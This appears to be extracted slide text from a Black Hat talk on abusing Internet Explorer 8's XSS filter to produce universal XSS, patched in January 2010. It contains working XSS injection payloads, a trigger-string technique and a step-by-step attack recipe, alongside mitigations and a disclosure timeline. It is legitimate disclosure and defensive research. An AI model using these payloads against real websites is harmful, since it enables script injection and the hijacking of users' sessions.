
Simple Filter Abuse: 1 How is this useful for an attacker? • Disable client side security features – Block Framebusters – Escape Facebook's CSS Sandbox – Any other JS based security controls – http: //www. collinjackson. com/research/xss auditor. pdf contains a summary of the Facebook attack. . .
Simple Filter Abuse: 1

Simple Filter Abuse: 2 How is this useful for an attacker? • Render Java. Script code as HTML – <script>var foo='<img src=x: x onerror=alert(0)>'; </script> – <sc#ipt>var foo='<img src=x: x onerror=alert(0)>'</script>
Simple Filter Abuse: 2 • Demo JS rendered as HTML • http: //0 x. lv/simple. html? foo=<script>

Review • An attacker can abuse the filtering mechanism to alter how a page is rendered. • The filters can be abused to enable XSS in situations where it wouldn't otherwise be possible. • Can other filters be abused to enable XSS? Of course!(before Jan. 2010 patch)
Universal XSS Intro The hash symbol's fall from grace


Regular Expression Details ["'][ ]*(([^a-z 0 -9~_: '" ])|(in)). +? (([. ]. +? )|([[]. *? []]. *? )){=} • • • a quote followed by arbitrary spaces the word "in" or anything not in the list any characters repeated 1 or more times a period or brackets plus arbitrary text an equal sign

Fake Injections • Almost any = sign on a webpage can be neutered with a suitable "trigger string" – Easiest candidate is something of the form: – ' * *ANYTHING* = – Start with target equal sign, find previous period, and then previous quote • append trigger string to URL: – &fake='>anything=

Parsing HTML Quiz • <img alt="red planet" src="mars. png"> • <img alt#"red planet" src="mars. png">

Parsing HTML Quiz • <img alt#"w x=y z" src="mars. png"> Note: IE 8's source code viewer doesn’t highlight these correctly • <img alt#"x onload=alert(0) y" src="mars. png">
Universal XSS Attack of the hash symbol
All Together Now So. . . • The filters can be used to change = to # by creating a fake trigger string • Changing = to # will allow an attribute value to be parsed as new name/value • An attacker would need to control the value of an HTML attribute
Exploitable Attributes • Attribute injection must be persistent. – Very common on any interesting website. Vulnerable page must also have a suitable trigger string. – In practice, this is seldom a problem. • Traditional XSS mitigations do not help. – Otherwise secure websites are vulnerable!
What do we need? • Be inside an attribute. • How common is that? – 99%? ? ?

Example Injections • • x style=x: expression(alert(0)) x x/style=x: expression(alert(0)); x: x onerror=alert(0) x x/onerror=alert(0)// x onmouseover=location=name x x/onmouseover=location=name// x onmouseover=eval(name) x x/onmouseover=eval(name)//

URLs! • URLs make you vulnerable <img src="http: //0 x. lv/onerror=alert(1)//x. png"> • After filter: <img src#"http: 0 x. lv onerror=alert(1)//x. png">

Crafting an Attack • Identify a persistent injection – confirm and insert a suitable XSS string • View source to identify a trigger string – work backwards from target = sign • Create vulnerable URL to target page – append trigger string using a fake GET parameter

Vulnerable: Wikipedia

Vulnerable: Digg

Vulnerable: Bing

Vulnerable: Twitter
Vulnerable: Others • • Google: Initial Po. C now uses X-XSS-Protection: 0 Wikis BBCode forums and blogs Web-based email services Social media sites Banks and on. . .
Demonstration • Be sure you are using a vulnerable version of Internet Explorer 8 • Visit http: //0 x. lv/attr. php and follow the directions
Moving Forward The Fix, Mitigations, Patches, and Other Browsers

Mitigations • From the client side: – Use a different browser (not recommended anymore) – Disable from settings IE settings panel (not recommended anymore) – Only earlier versions of IE 8 are affected (prior to the January 2010 update) so. . . – Patch!!!
Should YOU Disable? • Definitely no • Benefits out way the risks • If you are concerned about another similar attack becoming a 0 -day, then put process into place so that X-XSSProtection headers can be enabled/tweaked rapidly
Mitigations • From the server side: – Filter user-generated content so that it is benign regardless of the context it is rendered in (difficult to do correctly) – Site-wide anti-CSRF tokens that prevent other all types of reflected XSS – Make use of the response header opt-out mechanism

X-XSS-Protection • X-XSS-Protection: 0 – turns off the filters completely • X-XSS-Protection: 1; mode=block – leave filters on but block entire page – IE 8 added support in April 2010 • http: //www. microsoft. com/technet/security/Bulletin/MS 10018. mspx – Webkit will add support soon • https: //bugs. webkit. org/show_bug. cgi? id=34436
X-XSS-Protection How should you protect your users? • Leave filters enabled now that issue has been fixed. • X-XSS-Protection: 1; mode=block

Disclosure Timeline • • • Discovery: September 2009 Notified Google: September 2009 Notified Microsoft: September 2009 The Register article: November 2009 Patch released: January 2010 Public disclosure: April 2010

Other Browsers Firefox • Only in Addons – No. Script (good) – No. XSS (don't use) • For now, Firefox thinks this is sufficient. • We don't. • Need default protection - must be built in.

Other Browsers • Webkit is devleoping XSSAuditor – Filter-based – Sits between HTML parser and JS engine – Will respect the same control headers as IE 8 – http: //www. collinjackson. com/research/xssau ditor. pdf contains details – To enable: --enable-xss-auditor

Comparison (David's opinion) Browser Design Good Not Bad Bypassable Yes Yes Safety Getting better Safe Compatible Not so compatible Compatibility Compatible
Questions!!!! • Do you have questions? • What are your questions? • Give me the questions!!
Thanks to. . . • Gareth Heyes, Mario Heiderich, Alex K (kuza 55) and the sla. ckers. org community for many brilliant ideas on web obfuscation and evasion. • Jack Ramsdell (MSRC) along with David Ross and the IE 8 development team for being great to work with in resolving these issues. • Black Hat for giving us the chance to present here • You for attending!!! : )